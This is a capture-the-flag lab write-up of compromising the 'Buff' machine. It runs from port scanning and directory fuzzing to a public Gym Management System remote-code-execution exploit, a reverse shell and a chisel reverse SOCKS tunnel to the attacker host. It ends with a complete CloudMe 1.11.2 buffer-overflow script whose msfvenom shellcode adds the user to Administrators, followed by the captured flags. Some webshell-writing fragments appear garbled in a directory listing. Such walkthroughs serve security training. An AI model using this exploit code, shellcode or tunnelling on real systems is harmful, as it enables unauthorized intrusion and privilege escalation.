


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 17:49 IST
Nmap scan report for 10.10.10.198
Host is up (0.35s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
7680/tcp  open  pando-pub?
8080/tcp  open  http         Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 212.66 seconds

(vigneswar@VigneswarPC)-[~]
$
```

2) Checked the website



3) Found more pages

FFUF Report - — Mozilla Firefox

file:///home/vigneswar/results.html

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec React App

FFUF Report

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.198:8080/FUZZ -ic -r -o of html -o results.html
```


2024-07-11T19:07:33+05:30

Show 250 entries

Search:

Status	FUZZ	URL	Redirect location	Position	Length	Words	Lines	Type	Duration	Resultfile	Scraper data	Ffuf Hash
200		http://10.10.10.198:8080/		1	4969	935	134	text/html; charset=UTF-8	1.335137693s			70ce61
200	profile	http://10.10.10.198:8080/profile		73	132	14	3	text/html; charset=UTF-8	660.959448ms			70ce649
200	license	http://10.10.10.198:8080/license		651	18025	3098	339		502.558664ms			70ce628b
200	ex	http://10.10.10.198:8080/ex		5447	5008	943	135	text/html; charset=UTF-8	2.642030837s			70ce61547
200		http://10.10.10.198:8080/		41836	4969	935	134	text/html; charset=UTF-8	2.417709287s			70ce6a36c
403	img	http://10.10.10.198:8080/img		26	1058	103	43	text/html; charset=utf-8	230.087047ms			70ce61a
403	upload	http://10.10.10.198:8080/upload		348	1058	103	43	text/html; charset=utf-8	396.992609ms			70ce615c
403	include	http://10.10.10.198:8080/include		1046	1058	103	43	text/html; charset=utf-8	427.09437ms			70ce6416

4) Found the software used



Vulnerability Assessment

1) The gym software is vulnerable to rce

Gym Management System 1.0 - Unauthenticated Remote Code Execution

EDB-ID: 48506	CVE: N/A	Author: BOKU	Type: WEBAPPS	Platform: PHP	Date: 2020-05-22
EDB Verified: ✖		Exploit: 📄 / { }		Vulnerable App:	

2) Tested it

```
(vigneswar@VigneswarPC)-[~]
$ python2.7 exploit.py

/vvvvvvvvvvvvvv \-----'
\AAAAAAAAAAAAAA /=====BOKU=====''

(+ ) Usage:      python exploit.py <WEBAPP_URL>
(+ ) Example:    python exploit.py 'https://10.0.0.3:443/gym/'

(vigneswar@VigneswarPC)-[~]
$ proxychains -q python2.7 exploit.py 'http://10.10.10.198:8080/'

/vvvvvvvvvvvvvv \-----'
\AAAAAAAAAAAAAA /=====BOKU=====''

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
PNG
buff\shaun

C:\xampp\htdocs\gym\upload>
```

Exploitation

1) Checked reverse connectivity

```
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

11/07/2024  14:58    <DIR>        .
11/07/2024  14:58    <DIR>        ..
11/07/2024  14:55             7,193 1.jpeg
11/07/2024  14:58             53 kamehameha.php
                2 File(s)          7,246 bytes
                2 Dir(s)      8,790,294,528 bytes free

C:\xampp\htdocs\gym\upload> php -v
PHP 8.1.2 (cli) (built: Nov 11 2023; msvc:8101313) x64 Windows
Copyright (c) 1997-2023 The PHP Group
Zend Engine v4.2.0, Copyright (c) 1998-2023 Zend Technologies
    with Zend OPcache v8.1.2, Copyright (c) 1999-2023, by Zend Technologies

C:\xampp\htdocs\gym\upload> whoami
buff\shaun

C:\xampp\htdocs\gym\upload> ping -n 3 10.10.14.8
Pinging 10.10.14.8 with 32 bytes of data:
Reply from 10.10.14.8: bytes=32 time=212ms TTL=63
Reply from 10.10.14.8: bytes=32 time=218ms TTL=63
Reply from 10.10.14.8: bytes=32 time=213ms TTL=63

Ping statistics for 10.10.14.8:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 212ms, Maximum = 218ms, Average = 214ms

C:\xampp\htdocs\gym\upload>
```

```
(vigneswar@VigneswarPC) - [~/Temporary]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
19:38:40.757785 IP 10.10.10.198 > 10.10.14.8: ICMP echo request, id 1, seq 1, length 40
19:38:40.761363 IP 10.10.14.8 > 10.10.10.198: ICMP echo reply, id 1, seq 1, length 40
19:38:41.774936 IP 10.10.10.198 > 10.10.14.8: ICMP echo request, id 1, seq 2, length 40
19:38:41.774961 IP 10.10.14.8 > 10.10.10.198: ICMP echo reply, id 1, seq 2, length 40
19:38:42.789895 IP 10.10.10.198 > 10.10.14.8: ICMP echo request, id 1, seq 3, length 40
19:38:42.789920 IP 10.10.14.8 > 10.10.10.198: ICMP echo reply, id 1, seq 3, length 40
```

2) Got reverse shell

```
C:\xampp\htdocs\gym\upload> dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

11/07/2024  16:58    <DIR>        .
11/07/2024  16:58    <DIR>        ..
11/07/2024  15:19             0 $sock
11/07/2024  14:55             7,193 1.jpeg
11/07/2024  15:22             7,193 kamehameha.jpeg
11/07/2024  16:45             50 kamehameha.php
11/07/2024  16:58            208,384 reverse_8.exe
11/07/2024  16:47             74 shell.php
                6 File(s)          222,894 bytes
                2 Dir(s)      9,782,972,416 bytes free

C:\xampp\htdocs\gym\upload> reverse_8.exe
```

```
C:\Users\shaun>cd Desktop
dircd Desktop

C:\Users\shaun\Desktop>
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\shaun\Desktop

14/07/2020  13:27    <DIR>        .
14/07/2020  13:27    <DIR>        ..
11/07/2024  13:17             34 user.txt
                1 File(s)             34 bytes
                2 Dir(s)      9,782,878,208 bytes free

C:\Users\shaun\Desktop>type user.txt
type user.txt
d6f487a494d69e403427918d59ce1d3e

C:\Users\shaun\Desktop>
```

Privilege Escalation

1) Found a exe file

```

C:\Users\shaun>tree /f
tree /f
Folder PATH listing
Volume serial number is A22D-49F7
C:..
    3D Objects
    Contacts
    Desktop
        "cmd <&3 >&3 2>&3\"; ?>" > shell.php
        user.txt
    Documents
        Tasks.bat
        4);system("cmd <&3 >&3 2>&3"); ?>" > shell.php
    Downloads
        CloudMe_1112.exe
        >&3 2>&3"; ?>
    Favorites
        4) &ys Bing.url <&3 >&3 2>&3"); ?>' > shell.php
        Links
    Links
        Desktop.lnk
        4);system("cmd <&3 >&3 2>&3"); ^?> > shell.php
        Downloads.lnk
    Music
    OneDrive
    Pictures
        Camera Roll
        Saved Pictures
    Saved Games
    Searches
        winrt--{S-1-5-21-2277156429-3381729605-2640630771-1001}-.searchconne
        ctor-ms
        2>&3"; ?>
    Videos
C:\Users\shaun>

```

2) It is listening on localhost as root

```
meterpreter > netstat
```

Connection list						
Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	928/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:5040	0.0.0.0:*	LISTEN	0	0	6820/svchost.exe
tcp	0.0.0.0:7680	0.0.0.0:*	LISTEN	0	0	8552/svchost.exe
tcp	0.0.0.0:8080	0.0.0.0:*	LISTEN	0	0	8236/httpd.exe
tcp	0.0.0.0:49664	0.0.0.0:*	LISTEN	0	0	512/wininit.exe
tcp	0.0.0.0:49665	0.0.0.0:*	LISTEN	0	0	1044/svchost.exe
tcp	0.0.0.0:49666	0.0.0.0:*	LISTEN	0	0	1628/svchost.exe
tcp	0.0.0.0:49667	0.0.0.0:*	LISTEN	0	0	2216/spoolsv.exe
tcp	0.0.0.0:49668	0.0.0.0:*	LISTEN	0	0	660/services.exe
tcp	0.0.0.0:49669	0.0.0.0:*	LISTEN	0	0	676/lsass.exe
tcp	10.10.10.198:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	10.10.10.198:8080	10.10.14.8:57258	ESTABLISHED	0	0	8236/httpd.exe
tcp	10.10.10.198:50577	10.10.14.8:4444	ESTABLISHED	0	0	8984/reverse_8.exe
tcp	127.0.0.1:3306	0.0.0.0:*	LISTEN	0	0	8268/mysqld.exe
tcp	127.0.0.1:8888	0.0.0.0:*	LISTEN	0	0	3888/CloudMe.exe
tcp6	:::135	:::*	LISTEN	0	0	928/svchost.exe
tcp6	:::445	:::*	LISTEN	0	0	4/System
tcp6	:::7680	:::*	LISTEN	0	0	8552/svchost.exe
tcp6	:::8080	:::*	LISTEN	0	0	8236/httpd.exe
tcp6	:::49664	:::*	LISTEN	0	0	512/wininit.exe
tcp6	:::49665	:::*	LISTEN	0	0	1044/svchost.exe
tcp6	:::49666	:::*	LISTEN	0	0	1628/svchost.exe
tcp6	:::49667	:::*	LISTEN	0	0	2216/spoolsv.exe
tcp6	:::49668	:::*	LISTEN	0	0	660/services.exe
tcp6	:::49669	:::*	LISTEN	0	0	676/lsass.exe
udp	0.0.0.0:123	0.0.0.0:*		0	0	6472/svchost.exe
udp	0.0.0.0:5050	0.0.0.0:*		0	0	6820/svchost.exe
udp	0.0.0.0:5353	0.0.0.0:*		0	0	2032/svchost.exe
udp	0.0.0.0:5355	0.0.0.0:*		0	0	2032/svchost.exe
udp	0.0.0.0:49271	0.0.0.0:*		0	0	2032/svchost.exe
udp	0.0.0.0:52756	0.0.0.0:*		0	0	2032/svchost.exe

3) The binary is vulnerable to BOF

CloudMe 1.11.2 - Buffer Overflow (PoC)

EDB-ID: 48389	CVE: N/A	Author: ANDY BOWDEN	Type: REMOTE	Platform: WINDOWS	Date: 2020-04-28
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App:	

4) Made a payload

```
# Exploit Title: CloudMe 1.11.2 - Buffer Overflow (PoC)
# Date: 2020-07-21
# Exploit Author: MT0TH
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Version: CloudMe 1.11.2
# Tested on: Windows 10 x64 (build 1909 and 1809)
# This version has been forked from the original PoC: https://www.exploit-
db.com/exploits/46218
#Instructions:
# Start the CloudMe service and run the script.

import socket
import sys
import struct

target = "127.0.0.1"

padding1 = b"A" * 1052
```

```

EIP = struct.pack("<L", 0x68f7a81b) # 0x68f7a81b : jmp esp |
{PAGE_EXECUTE_WRITECOPY} [Qt5Core.dll] ASLR: False, Rebase: False, SafeSEH:
False
NOP = "\x90" * 20

# msfvenom -a x86 -p windows/exec CMD="net localgroup Administrators shaun /
add" --smallest -b "\x00\x0a\x0d" -f python

buf = b""
buf += b"\x6a\x39\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
buf += b"\x13\x40\xd4\x28\xee\x83\xeb\xfc\xe2\xf4\xbc\x3c"
buf += b"\xaa\xee\x40\xd4\x48\x67\xa5\xe5\xe8\x8a\xcb\x84"
buf += b"\x18\x65\x12\xd8\xa3\xbc\x54\x5f\x5a\xc6\x4f\x63"
buf += b"\x62\xc8\x71\x2b\x84\xd2\x21\xa8\x2a\xc2\x60\x15"
buf += b"\xe7\xe3\x41\x13\xca\x1c\x12\x83\xa3\xbc\x50\x5f"
buf += b"\x62\xd2\xcb\x98\x39\x96\xa3\x9c\x29\x3f\x11\x5f"
buf += b"\x71\xce\x41\x07\xa3\xa7\x58\x37\x12\xa7\xcb\xe0"
buf += b"\xa3\xef\x96\xe5\xd7\x42\x81\x1b\x25\xef\x87xec"
buf += b"\xc8\x9b\xb6\xd7\x55\x16\x7b\xa9\x0c\x9b\xa4\x8c"
buf += b"\xa3\xb6\x64\xd5\xfb\x88\xcb\xd8\x63\x65\x18\xc8"
buf += b"\x29\x3d\xcb\xd0\xa3\xef\x90\x5d\x6c\xca\x64\x8f"
buf += b"\x73\x8f\x19\x8e\x79\x11\xa0\x8b\x77\xb4\xcb\xc6"
buf += b"\xc3\x63\x1d\xbe\x29\x63\xc5\x66\x28\xee\x40\x84"
buf += b"\x40\xdf\xcb\xbb\xaf\x11\x95\x6f\xd8\x5b\xe2\x82"
buf += b"\x40\x48\xd5\x69\xb5\x11\x95\xe8\x2e\x92\x4a\x54"
buf += b"\xd3\x0e\x35\xd1\x93\xa9\x53\xa6\x47\x84\x40\x87"
buf += b"\xd7\x3b\x2e\xb1\x5c\xce\x2c\xbb\x4b\x8f\x2c\xb3"
buf += b"\x5a\x81\x35\xa4\x08\xaf\x24\xb9\x41\x80\x29\xa7"
buf += b"\x5c\x9c\x21\xa0\x47\x9c\x33\xf4\x5b\x86\x21\xa1"
buf += b"\x46\xce\x6f\xb5\x4c\x8a\x40\xd4\x28\xee"

padding2 = b"D" * (2000 - len(padding1 + EIP + "\x90" * 20 + buf))

payload = padding1 + EIP + NOP + buf + padding2

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(payload)
    print("[+] Payload with {} bytes sent!".format(len(payload)))
except Exception as e:
    print("Something bad happened. The error code was:
    {}".format(sys.exc_value))

```

5) Connected with a socks proxy

The image shows two terminal windows. The left window is a Windows command prompt where a user runs 'chisel.exe client 10.10.14.8:1234 R:socks5'. It shows a failed attempt to connect via R:socks5 and then a successful connection via ws://10.10.14.8:1234. The right window is a Linux terminal where a user runs './chisel server -v -p 1234 --socks5 --reverse'. It shows the server starting, listening on http://0.0.0.0:1234, and successfully establishing a session with the client, enabling socks proxying.

```

vigneswar@VigneswarPC: ~/1
meterpreter > shell
Process 2476 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\shaun\Downloads>chisel.exe client 10.10.14.8:1234 R:socks5
chisel.exe client 10.10.14.8:1234 R:socks5
2024/07/11 17:46:00 Failed to decode remote 'R:socks5': Missing ports

C:\Users\shaun\Downloads>chisel.exe client 10.10.14.8:1234 R:socks
chisel.exe client 10.10.14.8:1234 R:socks
2024/07/11 17:46:12 client: Connecting to ws://10.10.14.8:1234
2024/07/11 17:46:16 client: Connected (Latency 863.395ms)

vigneswar@VigneswarPC: ~/1
(vigneswar@VigneswarPC)~[~/Temporary]
$ ./chisel server -v -p 1234 --socks5 --reverse
2024/07/11 22:13:49 server: Reverse tunnelling enabled
2024/07/11 22:13:49 server: Fingerprint woKzh4ihmRnkr/pPlnJT2eH6kd070CSR0mod
+ISXAXk=
2024/07/11 22:13:49 server: Listening on http://0.0.0.0:1234
2024/07/11 22:16:12 server: session#1: Handshaking with 10.10.10.198:50620..
.
2024/07/11 22:16:15 server: session#1: Verifying configuration
2024/07/11 22:16:16 server: session#1: tun: Created (SOCKS enabled)
2024/07/11 22:16:16 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: L
istening
2024/07/11 22:16:16 server: session#1: tun: SSH connected
2024/07/11 22:16:16 server: session#1: tun: Bound proxies
2024/07/11 22:17:28 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: c
onn#1: Open
2024/07/11 22:17:29 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: c
onn#1: Close (sent 2.01KB received 12B)

```

6) Exploited it

```
meterpreter > shell
(vigneswar@VigneswarPC)-[~/Temporary]
$ proxychains -q python2.7 rce.py
[+] Payload with 2000 bytes sent!
(vigneswar@VigneswarPC)-[~/Temporary]
$ |
```

```
C:\xampp\htdocs\gym\upload> net localgroup Administrators
◆PNG
?
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain
Members
-----
Administrator
shaun
The command completed successfully.
```

Restart with shutdown /r

```
C:\xampp\htdocs\gym\upload> type \Users\Administrator\Desktop\root.txt
◆PNG
?
bf728ccfc3946c20f6b83f8f0b964513
```